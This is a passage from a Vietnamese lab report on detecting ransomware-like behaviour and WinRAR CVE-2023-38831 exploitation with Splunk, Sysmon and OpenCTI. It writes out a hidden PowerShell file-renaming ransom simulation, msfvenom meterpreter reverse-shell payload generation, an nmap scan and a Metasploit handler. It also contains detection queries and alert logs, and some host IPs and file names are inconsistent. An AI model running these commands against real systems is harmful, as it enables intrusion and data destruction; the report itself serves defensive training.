Ảnh xạ chiến thuật (TTPs): Liên kết hành vi tấn công này với Kỹ thuật T1110.001 (Brute Force: Password Guessing) theo tiêu chuẩn quốc tế MITRE ATT&CK.

Kiến tạo Đồ thị tri thức (Knowledge Graph): Trực quan hóa mối liên hệ giữa IP độc hại và Kỹ thuật tấn công trên hệ thống OpenCTI.

3.6 Kịch bản: Phát hiện ransomware theo hành vi và ứng phó bằng OpenCTI

3.6.1 Môi trường thực nghiệm

- Threat Intelligence Server:
 - o Hệ điều hành: Ubuntu Linux.
 - o Nền tảng triển khai: OpenCTI.
- SIEM Server:
 - o Hệ điều hành: Ubuntu Linux (IP: 192.168.241.132).
 - o Nền tảng triển khai: Splunk Enterprise.
- Victim System & Attacker:
 - o Hệ điều hành: Windows 10 (IP: 192.168.241.133).
 - o Tác nhân thu thập log: Sysmon và Splunk Universal Forwarder.

3.6.2 Thiết lập giám sát hành vi (Blue Team - Splunk)

Mục tiêu: Chứng minh khả năng phát hiện mã độc mới (Zero-day) bằng phân tích hành vi lỗi thay vì tìm kiếm theo tên hoặc đuôi file cụ thể có thể dễ dàng bị thay đổi.

Tư duy phòng thủ: Hệ thống được cấu hình Rule giám sát hành vi mờ ám với tiêu chí: "Một công cụ hệ thống bị gọi lên chạy ngầm và ra lệnh đổi tên tệp tin hàng loạt".

Câu lệnh truy vấn (SPL):

```
index="victim_win10" "EventID>1</EventID>" "powershell.exe" "-WindowStyle Hidden" "Rename-Item"
```


```
| rex field=_raw "<Data Name='CommandLine'>(?!<CommandLine>[^\<]+)</Data>"
| table _time, host, Image, CommandLine
```

3.6.3 Giả lập tấn công an toàn (Red Team)

Phương pháp: Để đảm bảo an toàn tuyệt đối cho môi trường Lab, kịch bản không sử dụng mã độc tổng tiền thật. Thay vào đó, áp dụng kỹ thuật LOLBins (Living off the Land) - lợi dụng chính PowerShell để giả lập lại chính xác hành vi mã hóa và thả thư tổng tiền.

Lệnh thực thi (Sử dụng Command Prompt trên Windows 10):


```
powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Get-ChildItem C:\Users\Public\TaiLieuQuanTrong\*.docx | Rename-Item -NewName { $_.Name + '.lockbit' }; echo 'Toan bo du lieu da bi ma hoa, tra 1 Bitcoin.' > C:\Users\Public\TaiLieuQuanTrong\README_DECRYPT.txt"
```



Hình 53 Hành vi đổi tên hàng loạt


3.6.4 Cảnh báo và trích xuất chứng cứ (SOC Analyst)

Phát hiện: Hệ thống Splunk lập tức báo động vì phát hiện dòng lệnh có chứa đồng thời tham số "Hidden" (Tàng hình) và "Rename-Item" (Đổi tên).



Hình 54 Hệ thống báo động


Thu thập IoC: Chuyên viên xem xét log cảnh báo, bóc tách dữ liệu từ cột CommandLine và trích xuất được 2 Dấu hiệu thỏa hiệp (IoC) cực kỳ quan trọng từ hiện trường: Đuôi tệp bị đổi thành ".lockbit" và tệp tin tổng tiền mang tên "README_DECRYPT.txt".



Hình 55 Chi tiết log cảnh báo của ransomware

3.6.5 Định danh và ứng phó sự cố (OpenCTI)

Định danh kẻ thù: Mang vật chứng ".lockbit" lên nền tảng OpenCTI để tra cứu, hệ thống xác nhận đây là đặc điểm nhận dạng của ransomware LockBit 3.0.



Hình 56 Định danh được Lockbit 3.0


Phân tích thủ đoạn (TTPs): Hồ sơ CTI cảnh báo LockBit 3.0 có thói quen sử dụng chiến thuật "Tổng tiền kép" (Double Extortion) - âm thầm sao chép và đánh cắp dữ liệu mang ra bên ngoài trước khi tiến hành mã hóa máy tính.

Quyết định ứng phó (IR): Nhờ có thông tin tình báo CTI mang tính chiến lược, đội ngũ SOC ra quyết định khẩn cấp: Bỏ qua việc tìm kiếm công cụ giải mã, lập tức ban hành lệnh cô lập mạng (ngắt kết nối LAN/Internet) của máy nạn nhân. Hành động này giúp chặn đứng ngay lập tức quá trình tuồn dữ liệu mật của tổ chức ra máy chủ của kẻ tấn công.

3.7 Kịch bản: Phát hiện hành vi lợi dụng lỗ hổng CVE-2023-38831.

Kịch bản: Khai thác máy nạn nhân bằng lỗ hổng CVE-2023-38831 của WinRAR

- Mô hình:



Hình 57 Mô hình kịch bản lỗ hổng CVE-2023-38831

Trong đó:


- Attacker:
 - + Tên: kali-linux-2024.1-vmware-amd64.
 - + Địa chỉ IP: 192.168.0.135.
 - + Hệ điều hành: Kali linux.
 - + Ứng dụng đã triển khai: CVE-2023-38831.
- Victim:
 - + Tên: Window10 x64.
 - + Địa chỉ IP: 192.168.0.119.
 - + Hệ điều hành: Windows 10.
 - + Ứng dụng đã triển khai: Splunk Universal Forwarder, Sysmon.
- Splunk Server
 - + Tên: Ubuntu 64-bit.
 - + Địa chỉ IP: 192.168.0.16.
 - + Hệ điều hành: Ubuntu.
 - + Ứng dụng đã triển khai: Splunk Enterprise.

3.7.1 Chuẩn bị môi trường

Cấu hình rule trên Splunk Server:

Tạo bộ rule kịch bản cho phần thử nghiệm: Phát hiện hành vi lợi dụng lỗ hổng CVE-2023-38831.

- Rule: Suspicious executable file created in the Temp folder by WinRAR (Mitre T1105, T1036):
 - + Nội dung: File thực thi đáng ngờ được tạo trong thư mục Temp bởi WinRAR
- Rule: new process created in the Temp folder by WinRAR (Mitre T1036):
 - + Nội dung: Tiến trình mới được tạo trong thư mục Temp bởi WinRAR
- Rule: Detected CVE-2023-38831. The BAT file by same name executes the new process (Mitre T1036):
 - + Nội dung: Phát hiện CVE-2023-38831. File BAT cùng tên thực thi tiến trình mới trong thư mục tạm của WinRAR




Hình 58 Toàn bộ rule custom đã tạo

3.7.2 Các bước thực hiện:


3.7.2.1 Chuẩn bị payload và tấn công

- Chuẩn bị script attack.py (là file quảng cáo).




Hình 59 File quangcao.py

- Chuyển file quangcao.py thành file quangcao.exe bằng công cụ Auto Py to Exe.



Hình 60 Chuyển file quangcao.py thành file quangcao.exe

- Chuyển file quangcao.exe sang Attacker.



Hình 61 Chuyển file quangcao.exe sang Attacker

- Trên Attacker: Tạo payload bằng msfvenom


Lệnh thực thi trong terminal: `msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.14 LPORT=4444 -f exe > TaiLieu.exe`.

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.135 LPORT=4444 -f exe > TaiLieu.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.135 LPORT=4444 -f exe > TaiLieu.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
msf6 >
```


Hình 62 Tạo payload bằng msfvenom

- Trên Attacker: Sửa file script.bat.



Hình 63 Sửa file script.bat

- Trên Attacker: Tạo file TaiLieu.rar



Hình 64 Tạo file TaiLieu.rar

- Trên Attacker: Sử dụng nmap để tìm các dịch vụ của máy nạn nhân.


```
(kali@kali)~$ nmap -A 192.168.0.119
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-10 05:46 EDT
Nmap scan report for 192.168.0.119
Host is up (0.00030s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5357/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|_  date: 2026-04-10T09:46:24
|_  start_date: N/A
|_ nbstat: NetBIOS name: DESKTOP-MI7JTVJ, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:96:9e:cb (VMware)
|_ smb2-security-mode:
|_  3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 20.40 seconds
```

Hình 65 Sử dụng nmap

- Trên Attacker: Phát hiện thư mục Share của máy có IP 192.168.0.119 có quyền đọc/ghi, thực hiện chuyển 2 file TaiLieu.rar và TaiLieu.exe vào thư mục đó.




Hình 66 Chuyển chuyển 2 file TaiLieu.rar và TaiLieu.exe vào thư mục Share

- Trên Attacker: Sử dụng msfconsole để thiết lập trạm lắng nghe (Handler), sẵn sàng nhận kết nối ngược từ máy có IP 192.168.0.119 ngay khi nạn nhân kích hoạt tệp tin mỗi nhử.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.135
LHOST => 192.168.0.135
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.135:4444
```


Hình 67 Sử dụng msfconsole để kết nối ngược

- Trên Victim2: Mở file Ielts_2024.pdf trong file Ielts_2024.rar để xem.




Hình 68 Victim mở file pdf và đã tự động chạy file Tailieu.exe

- Trên Attacker1: Kết nối tới máy Victim thành công



Hình 69 Kết nối với Victim thành công


- Trên Splunk Server: Có cảnh báo



Hình 70 Cảnh báo trên Splunk

- Cảnh báo "new process created in the Temp folder by WinRAR"

Triggered Alerts



```

Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: Kich_Ban_3_WinRAR
UtcTime: 2026-04-10 13:30:39.545
ProcessGuid: {c9cd9036-fb7f-69d8-ce09-000000001400}
ProcessId: 7912
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\B22DCA-1\AppData\Local\Temp\Rar$0Ia6956.47577\Tailieu.pdf .cmd" "
CurrentDirectory: C:\Users\B22DCA-1\Desktop\Share\
User: DESKTOP-MI7JTVJ\B22DCA-1\HoangTai
LogonGuid: {c9cd9036-b5dc-69d8-e23e-020000000000}
LogonId: 0x23EE2
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: MD5=8A2122E8162DBEF04694B9C3E0B6CDEE, SHA256=B99D61D874728EDC0918CA0EB10EAB93D381E7367E377406E65963366C874450, IMPHASH=272245E2988E8
ParentProcessGuid: {c9cd9036-fb0d-69d8-a909-000000001400}
ParentProcessId: 6956
ParentImage: C:\Program Files\WinRAR\WinRAR.exe
ParentCommandLine: "C:\Program Files\WinRAR\WinRAR.exe" "C:\Users\B22DCA-1\AppData\Local\Temp\Rar$0Ia6956.47577\Tailieu.pdf .rar"
ParentUser: DESKTOP-MI7JTVJ\B22DCA-1\HoangTai
Collapse

```

Hình 71 Cảnh báo "new process created in the Temp folder by WinRAR"

→ 10/04/2026 13:30:39 : Tiến trình TaiLieu.pdf .cmd được tạo trong thư mục Temp thông qua file TaiLieu.rar bằng WinRAR

– Cảnh báo "Suspicious executable file created in the Temp folder by WinRAR".

Triggered Alerts

App

Search & Report...

Owner

All owners

Severity

All severity

Showing 1 - 100 of 117 results

Show: 100 ...

1 of 2 pages

Alert name

Suspicious exec...

☐	Time	Alert name	App	Type	Severity	Mode	Actions
☐	2026-04-10 20:38:00 +07	Suspicious executable file created in the Temp folder by WinRAR	search	Real-time	High	Digest	View Results Edit Alert Delete
☐	2026-04-10 20:37:55 +07	Suspicious executable file created in the Temp folder by WinRAR	search	Real-time	High	Digest	View Results Edit Alert Delete
☐	2026-04-10 20:37:50 +07	Suspicious executable file created in the Temp folder by WinRAR	search	Real-time	High	Digest	View Results Edit Alert Delete
☐	2026-04-10 20:37:45 +07	Suspicious executable file created in the Temp folder by WinRAR	search	Real-time	High	Digest	View Results Edit Alert Delete
☐	2026-04-10 20:37:40 +07	Suspicious executable file created in the Temp folder by WinRAR	search	Real-time	High	Digest	View Results Edit Alert Delete
☐	2026-04-10 20:37:35 +07	Suspicious executable file created in the Temp folder by WinRAR	search	Real-time	High	Digest	View Results Edit Alert Delete
☐	2026-04-10 20:37:30 +07	Suspicious executable file created in the Temp folder by WinRAR	search	Real-time	High	Digest	View Results Edit Alert Delete
☐	2026-04-10 20:37:25 +07	Suspicious executable file created in the Temp folder by WinRAR	search	Real-time	High	Digest	View Results Edit Alert Delete
☐	2026-04-10 20:37:20 +07	Suspicious executable file created in the Temp folder by WinRAR	search	Real-time	High	Digest	View Results Edit Alert Delete
☐	2026-04-10 20:37:15 +07	Suspicious executable file created in the Temp folder by WinRAR	search	Real-time	High	Digest	View Results Edit Alert Delete

```

8:30:21.093 PM LogName=Microsoft-Windows-Sysmon/Operational
EventCode=11
EventType=4
ComputerName=DESKTOP-MI7JTVJ
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
